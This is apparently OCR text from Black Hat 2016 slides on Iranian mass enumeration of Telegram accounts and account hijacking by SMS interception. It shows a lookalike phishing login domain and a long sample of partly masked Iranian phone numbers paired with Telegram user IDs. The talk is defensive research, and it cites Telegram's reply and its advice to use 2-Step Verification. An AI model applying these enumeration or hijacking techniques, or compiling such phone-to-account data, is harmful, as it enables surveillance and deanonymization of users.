
Mehdi Saharkhiz
@onlymehdi


Is there anyone from @telegram available they are accessing my arrested dads account without his permission.

8:17 AM - 4 Nov 2015

25 RETWEETS **27** LIKES

Reply to @onlymehdi


black hat USA 2016
Telegram Web
web-telegram.net/#/login
Search
Telegram
Next
Sign in
Please choose your country and enter your full phone number.
Country
United States
Code
+1
Phone number
Welcome to the official Telegram web-client.
Learn more


{"phone_number":"989125XXXXXX", "user_id": "8925XXXX"}, {"phone_number":"989151XXXXXX", "user_id": "1260XXXX"}, {"phone_number":"989157XXXXXX", "user_id": "1491XXXX"}
{"phone_number":"989190XXXXXX", "user_id": "1424XXXX"}, {"phone_number":"989143XXXXXX", "user_id": "1220XXXX"}, {"phone_number":"989173XXXXXX", "user_id": "1295XXXX"}
{"phone_number":"989158XXXXXX", "user_id": "9737XXXX"}, {"phone_number":"989195XXXXXX", "user_id": "1259XXXX"}, {"phone_number":"989367XXXXXX", "user_id": "9885XXXX"}
{"phone_number":"989141XXXXXX", "user_id": "9022XXXX"}, {"phone_number":"989141XXXXXX", "user_id": "1064XXXX"}, {"phone_number":"989368XXXXXX", "user_id": "9013XXXX"}
{"phone_number":"989122XXXXXX", "user_id": "6552XXXX"}, {"phone_number":"989122XXXXXX", "user_id": "1904XXXX"}, {"phone_number":"989123XXXXXX", "user_id": "1318XXXX"}
{"phone_number":"989166XXXXXX", "user_id": "7684XXXX"}, {"phone_number":"989186XXXXXX", "user_id": "7820XXXX"}, {"phone_number":"989370XXXXXX", "user_id": "1076XXXX"}
{"phone_number":"989124XXXXXX", "user_id": "2492XXXX"}, {"phone_number":"989215XXXXXX", "user_id": "5558XXXX"}, {"phone_number":"989173XXXXXX", "user_id": "1329XXXX"}
{"phone_number":"989331XXXXXX", "user_id": "1970XXXX"}, {"phone_number":"989173XXXXXX", "user_id": "1193XXXX"}, {"phone_number":"989111XXXXXX", "user_id": "1419XXXX"}
{"phone_number":"989105XXXXXX", "user_id": "7874XXXX"}, {"phone_number":"989361XXXXXX", "user_id": "1413XXXX"}, {"phone_number":"989375XXXXXX", "user_id": "1234XXXX"}
{"phone_number":"989128XXXXXX", "user_id": "1624XXXX"}, {"phone_number":"989136XXXXXX", "user_id": "1769XXXX"}, {"phone_number":"989156XXXXXX", "user_id": "1664XXXX"}
{"phone_number":"989111XXXXXX", "user_id": "1110XXXX"}, {"phone_number":"989133XXXXXX", "user_id": "1132XXXX"}, {"phone_number":"989147XXXXXX", "user_id": "5033XXXX"}
{"phone_number":"989148XXXXXX", "user_id": "1468XXXX"}, {"phone_number":"989333XXXXXX", "user_id": "1639XXXX"}, {"phone_number":"989196XXXXXX", "user_id": "1086XXXX"}
{"phone_number":"989198XXXXXX", "user_id": "9386XXXX"}, {"phone_number":"989126XXXXXX", "user_id": "1076XXXX"}, {"phone_number":"989128XXXXXX", "user_id": "1375XXXX"}
{"phone_number":"989216XXXXXX", "user_id": "7821XXXX"}, {"phone_number":"989112XXXXXX", "user_id": "9582XXXX"}, {"phone_number":"989148XXXXXX", "user_id": "1270XXXX"}
{"phone_number":"989129XXXXXX", "user_id": "8762XXXX"}, {"phone_number":"989104XXXXXX", "user_id": "1276XXXX"}, {"phone_number":"989122XXXXXX", "user_id": "1351XXXX"}
{"phone_number":"989376XXXXXX", "user_id": "1476XXXX"}, {"phone_number":"989142XXXXXX", "user_id": "1200XXXX"}, {"phone_number":"989358XXXXXX", "user_id": "1051XXXX"}
{"phone_number":"989112XXXXXX", "user_id": "1372XXXX"}, {"phone_number":"989377XXXXXX", "user_id": "1005XXXX"}, {"phone_number":"989148XXXXXX", "user_id": "6782XXXX"}
{"phone_number":"989123XXXXXX", "user_id": "5444XXXX"}, {"phone_number":"989126XXXXXX", "user_id": "8309XXXX"}, {"phone_number":"989126XXXXXX", "user_id": "1015XXXX"}
{"phone_number":"989136XXXXXX", "user_id": "9758XXXX"}, {"phone_number":"989188XXXXXX", "user_id": "1002XXXX"}, {"phone_number":"989174XXXXXX", "user_id": "1759XXXX"}
{"phone_number":"989196XXXXXX", "user_id": "1753XXXX"}, {"phone_number":"989121XXXXXX", "user_id": "7083XXXX"}, {"phone_number":"989126XXXXXX", "user_id": "8945XXXX"}
{"phone_number":"989335XXXXXX", "user_id": "1587XXXX"}, {"phone_number":"989121XXXXXX", "user_id": "6116XXXX"}, {"phone_number":"989128XXXXXX", "user_id": "1109XXXX"}
{"phone_number":"989188XXXXXX", "user_id": "9057XXXX"}, {"phone_number":"989171XXXXXX", "user_id": "1483XXXX"}, {"phone_number":"989149XXXXXX", "user_id": "1981XXXX"}
{"phone_number":"989137XXXXXX", "user_id": "1232XXXX"}, {"phone_number":"989363XXXXXX", "user_id": "1168XXXX"}, {"phone_number":"989122XXXXXX", "user_id": "1331XXXX"}
{"phone_number":"989175XXXXXX", "user_id": "1548XXXX"}, {"phone_number":"989148XXXXXX", "user_id": "6778XXXX"}, {"phone_number":"989149XXXXXX", "user_id": "1366XXXX"}
{"phone_number":"989368XXXXXX", "user_id": "1256XXXX"}, {"phone_number":"989165XXXXXX", "user_id": "3895XXXX"}, {"phone_number":"989133XXXXXX", "user_id": "1473XXXX"}
{"phone_number":"989378XXXXXX", "user_id": "1259XXXX"}, {"phone_number":"989372XXXXXX", "user_id": "1475XXXX"}, {"phone_number":"989217XXXXXX", "user_id": "1039XXXX"}
{"phone_number":"989123XXXXXX", "user_id": "1091XXXX"}, {"phone_number":"989124XXXXXX", "user_id": "1108XXXX"}, {"phone_number":"989124XXXXXX", "user_id": "7518XXXX"}
{"phone_number":"989170XXXXXX", "user_id": "1214XXXX"}, {"phone_number":"989189XXXXXX", "user_id": "1053XXXX"}, {"phone_number":"989358XXXXXX", "user_id": "1598XXXX"}
{"phone_number":"989155XXXXXX", "user_id": "1116XXXX"}, {"phone_number":"989124XXXXXX", "user_id": "9503XXXX"}, {"phone_number":"989130XXXXXX", "user_id": "1051XXXX"}
{"phone_number":"989156XXXXXX", "user_id": "1797XXXX"}, {"phone_number":"989360XXXXXX", "user_id": "1409XXXX"}, {"phone_number":"989132XXXXXX", "user_id": "1162XXXX"}
{"phone_number":"989137XXXXXX", "user_id": "1542XXXX"}, {"phone_number":"989122XXXXXX", "user_id": "8276XXXX"}, {"phone_number":"989128XXXXXX", "user_id": "3645XXXX"}
{"phone_number":"989106XXXXXX", "user_id": "1300XXXX"}, {"phone_number":"989106XXXXXX", "user_id": "9002XXXX"}, {"phone_number":"989163XXXXXX", "user_id": "7022XXXX"}
{"phone_number":"989212XXXXXX", "user_id": "9459XXXX"}, {"phone_number":"989367XXXXXX", "user_id": "1891XXXX"}, {"phone_number":"989122XXXXXX", "user_id": "1322XXXX"}
{"phone_number":"989128XXXXXX", "user_id": "2127XXXX"}, {"phone_number":"989216XXXXXX", "user_id": "2043XXXX"}, {"phone_number":"989111XXXXXX", "user_id": "1535XXXX"}
{"phone_number":"989182XXXXXX", "user_id": "8776XXXX"}, {"phone_number":"989374XXXXXX", "user_id": "4210XXXX"}, {"phone_number":"989331XXXXXX", "user_id": "1592XXXX"}

WTF?

- Been burning Telegram API keys like there's no tomorrow.
- Fetching user IDs for Iranian phone numbers in mass.
  - Between **15 and 20 million users**!
  - **~3 million a day**!
- Useful for reconstructing networks and perhaps deanonymizing users when someone's phone is confiscated?

Let's be clear…

- **Telegram did not get breached!**
  - Those reporting as such should issue corrections.
- This actor abused Telegram's service in ways we find very concerning.
  - Repressive state + accounts enumeration + accounts hijacking = BAD NEWS.
  - Telegram acknowledged.

Keep Calm and Send Telegrams!

> Some media reported on a "massive" hacker attack on Telegram in Iran.
> Here's what really happened:

Telegram accounts

Certain people checked whether some Iranian numbers were registered on Telegram and were able to confirm this for 15 million accounts. As a result, only publicly available data was collected and the accounts themselves were not accessed. Such mass checks are no longer possible since we introduced some limitations into our API this year.

However, since Telegram is based on phone contacts, any party can potentially check whether a phone number is registered in the system. This is also true for any other contact-based messaging app (WhatsApp, Messenger, etc.).


SMS codes

As for the reports that several accounts were accessed earlier this year by intercepting SMS-verification codes, this is hardly a new threat as we've been increasingly warning our users in certain countries about it. Last year we introduced 2-Step Verification specifically to defend users in such situations.

If you have reasons to think that your mobile carrier is intercepting your SMS codes, use 2-Step Verification to protect your account with a password. If you do that, there's nothing an attacker can do.


Rocket: summing up

